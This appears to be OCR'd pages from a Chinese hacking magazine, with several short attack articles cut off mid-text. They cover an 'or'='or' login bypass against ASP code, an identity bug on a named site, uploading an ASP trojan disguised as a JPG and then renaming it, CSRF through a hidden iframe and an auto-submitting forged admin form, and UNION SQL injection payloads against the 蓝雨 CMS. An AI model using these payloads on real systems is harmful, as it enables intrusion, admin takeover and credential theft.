


图 9

我们来看 ad.htm 的代码不难看出

```
<form align=center action=qq.asp method=post name="form1"><br>
 管理员：<input name="na"> <br>
 密  码：<input type=password name="pwd"> <br><br>
```

接着来看 qq.asp 的登录验证代码

```
<%
if session("name")="" then
    na=request("na")
    pwd=request("pwd")
    set rs=server.createobject("adodb.recordset")
    sql="select * from admin where name='"&na&"' and pwd='"&pwd&"'"
    rs.open sql,conn,1,3
    if rs.eof then%>
    <script language=javascript>
            alert("管理帐户或者密码错误");
            window.location="ad.htm"
    </script>
    <% else session("name")=na
    end if
end if
set rs=server.createobject("adodb.recordset")
sql="select * from qq order by time"
rs.open sql,conn,1,3
%>
```

懂 ASP 的朋友应该看出来了吧，sql="select * from admin where name='"&na&"' and pwd='"&pwd&"'"，用经典的 'or'='or' 就可以进去了。

本文并不是告诉大家怎样去盗 QQ，只是起了个抛砖引玉的作用，但并不一定非用此方法去盗 Q，具体怎么利用就看你自己了。

再次入侵20NT网络安全小组

BIN[C.N.T]

今天在 20NT 的群里看到了好友紫侠客，就顺便去他的 BLOG（http://www.20nt.net/zixiake）看了看！呵呵！程序好象是浪心做的，挺不错的哦！完全追求了 20NT 那种“简约而不简单”的风格，大家都是玩网络安全的，至于安全性应该是没有什么问题的！

简单的注入一下，无功而反，旁注更是不可能了，上次已经吃过亏了，现在更换了新的空间。那我就和紫侠客开个玩笑吧！于是我在他的 BLOG 上注册了一个名为“浪心”的用户，给他留了言（图 1）。

再去浪心那里看看吧！我直接在地址栏里把地址改为浪心的 BLOG（http://www.20nt.net/blog），按下回车后我真的不敢相信自己的眼睛，在用户名那里居然出现了浪心的名字（图 2），其实这套程序是不允许用户注册和管理员相同 ID 的！留言试试，完全可以的！用户名还是“浪心”呢（图 3）！难道是 SESSION 或者 COOKIES 有问题？

于是我冒出了一个想法，如果我要是把地址直接改为论坛的地址会不会出现这样的情况呢？怀着好奇的心情，我在地址栏中直接把地址改为 20NT 论坛的地址（http://www.20nt.net/neibubbs），按下回车后，结果和我想象的一样，我在论坛的用户名变成了“浪心”（图 4）。




图 1

看看有没有什么权限，完全可以编辑和删除浪心所发的帖子（图 5），按照这个思路，我们完全可以删除论坛所有用户的帖子了。我试了试看能不能更改他的密码，结果失败了，我也就没再继续研究下去。至于这个 BUG 我已经通知了浪心，发稿时 20NT 已经解决了这个问题。

一个人的战争




图 2




图 3




图 4




图 5

我们换个角度来思考这个问题，平时大家玩注入时，得到了SA帐号，上传文件就成了问题，大家可能会说用批处理或者get

webshell，不知道有谁成功过，至少我没有！那我们为什么不用他管理后台的上传功能呢？我们可以用NBSI来查看网页的源文件，看看他的SESSION是如何验证的！

一般都是类似于if <%Session ("admin") = bin%> then这样的语句，我们就可以利用NBSI的上传功能，把<%session("admin") = bin%>这条语句写到一个ASP文件里，写的时候注意绝对路径，虽然NBSI在写文件的时候会把一条语句重复很多次，但是不会影响执行的效果的，我们在浏览器中访问这个网页，然后再访问他的管理后台，就会直接进去了，这样就免去了我们去暴力破解MD5加密密码的麻烦了！

利用管理后台的上传功能，上传一个扩展名改为JPG的ASP木马，最后用NBSI来执行Rename命令把扩展名改成ASP就行了！剩下的我不说了相信大家也应该明白怎么做了！

跨站盗cookies老了？

Miyabi　浅蓝的辐射鱼

在黑X档案上登了很多篇关于跨站的文章了，很多人一直都是问，跨站偷到cookie登录的问题，这次我就详细的分析一下，跨站到底可以帮我们做一些什么样的事情。

跨站很早以前就在国外被拿出来讲了，他们叫它script inject，记得国内以前是“经典”的UBB标签使得大家认识了它，而一部分人就只局限于当时的跨站偷cookie了，但是那只是当时UBB的某些限制而已（这里是分析，因为没见过，接触晚），在此，我想问一句，都能随意添加HTML脚本了，你还偷cookie干什么呢？

cookie里确实包含着用户名或是密码散列一些东西，但是一般来说，我们的利用方式只有窃取后进行构造一个用户的cookies登录前台（许多程序的后台都是session验证的），或者是在得到用户的密码的MD5散列后暴力破解出密码登录，这不失为入侵的一种方式。但是思想不要禁锢在这里，打个比方吧，你放个偷cookie的跨站脚本在www.huij.net，可以偷到www.hackerxfiles.net的cookie么？显然是不可以的，你可以得到的只是客户端与www.huij.net这个站交流的cookie，但是如果我们放一个表单在www.huij.net，在已登录www.hackerxfiles.net的情况下用www.huij.net的伪造表单对www.hackerxfiles.net的页面提交数据（比如发帖什么的），你会发现依然可以向www.hackerxfiles.net以当前登录用户的身份发送数据（当然，在允许站外提交的时候，你才可以完成这个操作），这就是说，在你可以写任意脚本的时候，尽管无论如何也无法窃取到用户的session，但是如果允许站外提交，就可以构造任意和对方相应的表单欺骗提交，前提是这些表单被允许使用对方当前的cookie和session做任意事情。

可能说得有点乱了，先从GET说起吧，假设添加管理员的链接为http://www.hackexfiles.net/admin.php?name=mayabi&password=12345,就添加了一个用户名为miyabi的管理员，密码为12345，但是必须管理员才可以访问。那么，在跨站存在的情况下，我们构造一个跨站代码为<iframe src='http://www.hackexfiles.net/admin.php?name=mayabi&password=12345' width=0 height=0></iframe>，只要管理员进来看一眼就毫不知情的添加一个管理员，当然，你可以加任何词汇来伪装起来，你无需要担心那句代码，因为在页面上它是没有任何显示的，就是如此简单。

如果大家明白了，那么，可以告诉大家，上面只是以GET方式提交数据，那么POST呢？依然是可以的，强大的JS给了我们太多的选择。

```
<script language="javascript">
this.document.forms[0].submit()
</script>
```

这么一句代码可以要我们的表单载入后直接提交。所以像上面的脚本假设是POST的，我们可以直接伪造一个htm文件在自己空间上，代码为（这里我假设写的是miyabi.htm）：

```
<form method="post" action="http://www.hackerxfiles.net/admin.php">
<input name=user value="miyabi"> (这里是user的表单，值为miyabi)
<input name=password value=12345>(这里是password的表单，值为12345)
<input type=submit value="确定
```

下接306页



过滤不严的整站系统

寂寞的刺猬

如果把Request.form("id")或是Request.querystring("id")未加任何过滤，直接放入SQL语句中运行，你会何感想？SQL注入！对，在程序中有这样一个未过滤的提交数据，那就有可能泄露数据库中的一些重要数据，说的严重点，整个网站可能就要出现问题了。

一、蓝雨整站程序

1.蓝雨整站5.2版本

以“清新蓝 森林绿 橘子黄” 做关键字在百度中搜索，找到相关网页约几千个，虽然其中有一些不是蓝雨整站系统，但也可以看出，蓝雨整站Version 5.2版本使用范围还是很广的。

研究了一番5.2版本中的ASP文件源码，大致有Art.asp、Book.asp、Dj.asp、Down.asp、Js.asp、Pic.asp、Showart.asp、Showdown.asp、Shownews.asp、Howpic.asp、View.asp、Web.asp这十二个文件中存在过滤不严的漏洞，尤其以View.asp中甚多，有News_id、Dj_id、Soft_id、Js_id、Pic_id、Art_id六个参数未经过滤而直接放入SQL中使用。看下面一句源码：

```
sql="select * from news where news_id="&request.querystring("news_id")
set rs=server.createobject("adodb.recordset")
rs.open (sql),conn,1,1
```

这是Shownews.asp（阅读新闻）中的一句，其它11个Asp文件中也大致如此，因为request.querystring("news_id")没有过滤，用户就可以赋予News_id任意值，从而获取数据库中的内容。

为了验证漏洞的存在，在本机搭建了一套蓝雨5.2版本的整站系统。打开蓝雨系统后，点击“新闻动态”，再点击其中的任意一条新闻，调用了Shownews.asp打开了一个新闻链接，地址栏中是这样的：“http://127.0.0.1/ly/shownews.asp?news_id=1”，其中的“news_id=1”的意思就是将1赋给提交的参数News_id，从前面的源码中也看到了，因为没有过滤，就可以赋予News_id任意值，只要将1改为一个别的语句，如语句：“and 5=(select len(admin_name) from admin)”，判断用户名的长度是不是5位，如果是5位，就正常显示页面，否则显示另一个页面，根据返回页面的不同猜测管理员名称及密码，不过这种猜测法可是一个很费神费力的。而蓝雨5.2版中的这些注入漏洞为我们提供了另一个更好的方法——Union查询，只要构造出合适的Union语句就可以一招搞定。

先查看数据库，得到News表中有10个字段，按照Union语句前后列数要一致的原则，构造的News_id值如下：“news_id=1 union select 1,2,3,4,5,6,7,8,9,10 from admin”（双引号除外），运行后如图1。

显示2,3,6,7这四个数字，说明显示的是这四个数字所对应的字段，将其中3的替换为admin表中的admin_name（管理员名称），6替换为admin_password（管理员密码），然后再次运行，如图2。得出管理员名admin及密码7a57a5a743894a0e，密码虽然是用md5加密的，但如果管理员设置的较弱，使用Md5暴破工具，还是能暴破出来的。




图1

